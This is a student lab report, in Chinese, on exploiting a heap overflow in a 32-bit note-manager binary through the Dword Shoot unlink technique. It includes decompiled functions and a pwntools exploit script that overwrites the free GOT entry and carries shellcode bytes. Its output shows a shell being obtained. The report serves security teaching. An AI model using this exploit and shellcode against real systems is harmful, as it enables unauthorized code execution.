

# 软件安全作业-堆溢出

2020302181180 马宇航

## 1 实验原理

本实验实现的是 **Dword Shoot** (能够向内存的任意位置写任意数据)。堆块在分配和释放时执行如下操作：将该节点的前向指针的内容赋给后向指针所指向位置节点的前向指针，再把后向指针的内容赋给前向指针所指向位置节点的后向指针，即

$$\begin{aligned} node \rightarrow blink \rightarrow flink &= node \rightarrow flink \\ node \rightarrow flink \rightarrow blink &= node \rightarrow blink \end{aligned}$$

如果能将该节点的 *flink* 的内容改为恶意数据，*blink* 改为一个地址，由于在第一步操作中，认为  $node \rightarrow blink$  指向的是一个堆块，因此它实际上就会指向 *blink* 中的地址所指向的内存空间，所以第一步的实际意义就是将恶意数据写入了目标地址，实现任意位置写任意数据。

## 2 实验环境

VMware Workstation Pro 16.2.4

Ubuntu 16.04 LTS (Linux, 64-bit)


Python 2.7

IDA Pro 7.0 (Windows, 32-bit)

## 3 实验步骤

### 3.1 分析 heap-overflow 程序功能

可以先直接运行一下，发现就是一个管理堆块的程序，支持创建、编辑、显示、删除等功能。



```
giantbranch@ubuntu:~/myh $ ./heap-overflow
1.New note
2.Show notes list
3.Show note
4.Edit note
5.Delete note
6.Quit
option--->>
```

下面使用IDA Pro查看它的源代码，作进一步的分析。查看main函数如下

```
1 void __cdecl main()
2 {
3     int v0; // [esp+1Ch] [ebp-4h]
4     v0 = 0;
5     while ( 1 ) {
6         switch ( (char)sub_804874A() ) {
7             case 49:
```

```

8         sub_804897E(&v0);
9         break;
10        case 50:
11            sub_804882D(v0);
12            break;
13        case 51:
14            sub_8048ABF(v0);
15            break;
16        case 52:
17            sub_8048D09(v0);
18            break;
19        case 53:
20            sub_8048E99(&v0);
21            break;
22        case 54:
23            exit(0);
24            return;
25        default:
26            write(1, "choose a opt!\n", 0xEu);
27            break;
28    }
29 }
30 }

```

它是一个switch-case结构的功能集合，结合前面直接运行所看到的内容，这里的各个函数对应的就是创建、删除等操作了。提前查看了一下heap\_overflow\_exp.py可以知道，本实验主要用到的就是创建和删除这两个模块，因此接下来按照上面的顺序，我们应该查看 *sub\_804897E* 和 *sub\_8048E99* 两个函数。

### 首先是函数 *sub\_804897E*

```

1  int __cdecl sub_804897E(int a1)
2  {
3      _DWORD *v2; // [esp+1Ch] [ebp-Ch]
4      v2 = malloc(0x16Cu);
5      write(1, "\nnote title:", 0xCu);
6      read(0, v2 + 3, 0x3Fu);
7      write(1, "note type:", 0xAu);
8      read(0, v2 + 19, 0x1Fu);
9      write(1, "note content:", 0xDu);
10     read(0, v2 + 27, 0xFFu);
11     *v2 = v2;
12     write(1, "\n\n", 2u);
13     if ( *(_DWORD *)a1 ) {
14         v2[2] = *(_DWORD *)a1;
15         *(_DWORD *)(*(_DWORD *)a1 + 4) = v2;
16         v2[1] = 0;
17         *(_DWORD *)a1 = v2;
18     } else {
19         *(_DWORD *)a1 = v2;
20         v2[1] = 0;
21         v2[2] = 0;
22     }

```

```

23     return 0;
24 }

```

这段代码的意思是，首先malloc一个堆块，并依次将 "note title"、"note type" 和 "note content" 分别写入偏移为 3 x 4 (0x0C)、19 x 4 (0x4C) 和 27 x 4 (0x6C) 的位置，如果它不是起始节点，那就将它链接到上一个节点的后面，否则将两个指针暂时置0

这里的 v2[1] 和 v2[2] 对应的字段是偏移为0x04 - 0x07 和 0x08 - 0x0B 的两个部分，它们分别为 *fblink* 和 *blink*。大致结构如下

0x00~0x03	self_pointer
0x04~0x07	fblink
0x08~0x0B	blink
0x0C~0x4B	title
0x4C~0x6B	type
0x6C~0x??	content

然后是函数 *sub\_8048E99*

```

1  unsigned int __cdecl sub_8048E99(int *a1)
2  {
3      int v1; // ST20_4
4      int v2; // ST28_4
5      int v3; // ST2C_4
6      _DWORD *ptr; // [esp+24h] [ebp-24h]
7      int buf; // [esp+32h] [ebp-16h]
8      int v7; // [esp+36h] [ebp-12h]
9      __int16 v8; // [esp+3Ah] [ebp-Eh]
10     unsigned int v9; // [esp+3Ch] [ebp-Ch]
11
12     v9 = __readgsdword(0x14u);
13     buf = 0;
14     v7 = 0;
15     v8 = 0;
16     v1 = *a1;
17     if ( *a1 ) {
18         write(1, "note location:", 0xEu);
19         read(0, &buf, 8u); //读取本块的地址
20         ptr = (_DWORD *)strtol((const char *)&buf, 0, 16); //地址转换为16进制
21         if ( (_DWORD *)*ptr == ptr ) { //本块指针指向自己
22             if ( (_DWORD *)*a1 == ptr ) {
23                 *a1 = *(_DWORD *)(*a1 + 8);
24             } else if ( ptr[2] ) { //本块的blink如果有效（说明不是最后一个块）
25                 v2 = ptr[2]; //取本块的blink
26                 v3 = ptr[1]; //取本块的fblink
27                 *(_DWORD *) (v3 + 8) = v2; //即note->fblink->blink = note->blink
28                 *(_DWORD *) (v2 + 4) = v3; //即note->blink->fblink = note->fblink
29             } else {

```

```

30         *(_DWORD *)(ptr[1] + 8) = 0; //如果是最后一个块，那就直接丢掉
31     }
32     write(1, "succeed!\n\n", 0xAu);
33     free(ptr);
34 }
35 } else {
36     write(1, "no notes", 8u);
37 }
38 return __readgsdword(0x14u) ^ v9;
39 }

```

这段稍微长一点，为了清晰一些，我把分析写到了注释里。

## 3.2 分析 heap\_overflow\_exp.py 机理（见注释）

```

1  #创建节点
2  p.send("1\n")
3  print p.recv()
4  p.send("title\n")#Title
5  print p.recv()
6  p.send("type\n")#Type
7  print p.recv()
8  p.send("content\n")#Content
9  print p.recv()
10
11 #查看节点信息，利用recv()接收本块的地址
12 p.send("3\n")
13 print p.recv()
14 p.send("title\n")
15 location=p.recv()
16 print location
17 location=location.split(':')[2]
18 location=location.split('\n')[0]
19 location=int(location,16)
20 print location
21
22 """
23 这里的+108是跳到了本块的content位置，接下来的一系列操作相当于从location+108的位置开始，
24 构造一个note（节点）结构，暂且称为“虚拟节点（Virtual Note）” """
25 shellcode=p32(location+108) #虚拟节点的指针
26 shellcode+=p32(0x0804a448) #虚拟节点的flink，装入地址0x804a448
27 shellcode+=p32(location+108+12) #虚拟节点的blink，装入恶意代码地址，即
28 location+108+12，对应下一行的"\x90\x90\xeb\x04"
29 shellcode+="\x90\x90\xeb\x04"
30 shellcode+="AAAA"
31 payload="\xd9\xed\xd9\x74\x24\xf4\x58\xbb\x17\x0d\x26\x77\x31"
32 payload+="\xc9\xb1\x0b\x83\xe8\xfc\x31\x58\x16\x03\x58\x16\xe2"
33 payload+="\xe2\x67\x2d\x2f\x95\x2a\x57\xa7\x88\xa9\x1e\xd0\xba"
34 payload+="\x02\x52\x77\x3a\x35\xbb\xe5\x53\xab\x4a\x0a\xf1\xdb"
35 payload+="\x45\xcd\xf5\x1b\x79\xaf\x9c\x75\xaa\x5c\x36\x8a\xe3"
36 payload+="\xf1\x4f\x6b\xc6\x76"
37 shellcode+=payload
38

```

```

37 #删除虚拟节点, 由free触发shellcode
38 p.send("5\n")
39 print p.recv()
40 input=hex(location+108)
41 input=input.split('x')[1]
42 p.send(input+"\n")
43 print p.recv()
44 p.interactive()

```

在虚拟节点的第二个字段, 也就是 *flink* 字段, 我们写入的地址是0x804a448, 这是**free函数的GOT表地址减8** (因为每一个条目的大小是8字节) 得到的结果, 可以通过readelf指令看到。这样一来, 在删除虚拟节点时, 就会把shellcode的地址写到free函数的GOT表的位置, 那么在程序的最后调用free函数时, 就会跳转到shellcode处执行了。

```

● giantbranch@ubuntu:~/myh $ readelf -r heap-overflow

Relocation section '.rel.dyn' at offset 0x418 contains 1 entries:
  Offset      Info    Type           Sym.Value   Sym. Name
0804a43c  00000806 R_386_GLOB_DAT 00000000    __gmon_start__

Relocation section '.rel.plt' at offset 0x420 contains 15 entries:
  Offset      Info    Type           Sym.Value   Sym. Name
0804a44c  00000107 R_386_JUMP_SLOT 00000000    read@GLIBC_2.0
0804a450  00000207 R_386_JUMP_SLOT 00000000    free@GLIBC_2.0
0804a454  00000307 R_386_JUMP_SLOT 00000000    getchar@GLIBC_2.0
0804a458  00000407 R_386_JUMP_SLOT 00000000    __stack_chk_fail@GLIBC_2.4
0804a45c  00000507 R_386_JUMP_SLOT 00000000    strcpy@GLIBC_2.0
0804a460  00000607 R_386_JUMP_SLOT 00000000    malloc@GLIBC_2.0
0804a464  00000707 R_386_JUMP_SLOT 00000000    puts@GLIBC_2.0
0804a468  00000807 R_386_JUMP_SLOT 00000000    __gmon_start__
0804a46c  00000907 R_386_JUMP_SLOT 00000000    exit@GLIBC_2.0
0804a470  00000a07 R_386_JUMP_SLOT 00000000    strlen@GLIBC_2.0
0804a474  00000b07 R_386_JUMP_SLOT 00000000    __libc_start_main@GLIBC_2.0
0804a478  00000c07 R_386_JUMP_SLOT 00000000    write@GLIBC_2.0
0804a47c  00000d07 R_386_JUMP_SLOT 00000000    snprintf@GLIBC_2.0
0804a480  00000e07 R_386_JUMP_SLOT 00000000    strncmp@GLIBC_2.0
0804a484  00000f07 R_386_JUMP_SLOT 00000000    strtol@GLIBC_2.0

```

## 4 实验结果

输入如下指令运行脚本文件

```
1 python2 ./heap_overflow_exp.py
```

```
1.New note
2.Show notes list
3.Show note
4.Edit note
5.Delete note
6.Quit
option-->>
note location:
succeed!

[*] Switching to interactive mode
$ ls
1.txt      JIT-R0P exp.py      heap-overflow
JIT-R0P  code_1.73.1-1667967334_amd64.deb  heap_overflow_exp.py
$ touch test.txt
$ ls
1.txt      JIT-R0P exp.py      heap-overflow      test.txt
JIT-R0P  code_1.73.1-1667967334_amd64.deb  heap_overflow_exp.py
$
```

可以看到，通过堆溢出漏洞，我们成功拿到了shell，并可以进行操作。

## 5 思考总结

Dword Shoot的原理比较简单，方法也很直截了当，掌握了这些知识，结合IDA Pro反编译产生的代码，把脚本看懂就不会特别困难。需要注意的是，该脚本在新建节点后，是从content区域又构造了一个虚拟节点，将shellcode存到后面去，而并不是在原有节点的基础上修改；另一个点在于，脚本的编写方法是课本用例的延伸，课本只讲了 *blink* 中存放的是恶意代码，可以实现任意地址写，并没有详细说明如何让代码执行，只给出了几个方法，该脚本实操了其中的一个方法，即函数返回时跳转至shellcode，利用的是free函数（修改GOT表内容）。

这个漏洞很有趣，也很危险，是系统方向的研究人员应最先防范的经典漏洞之一。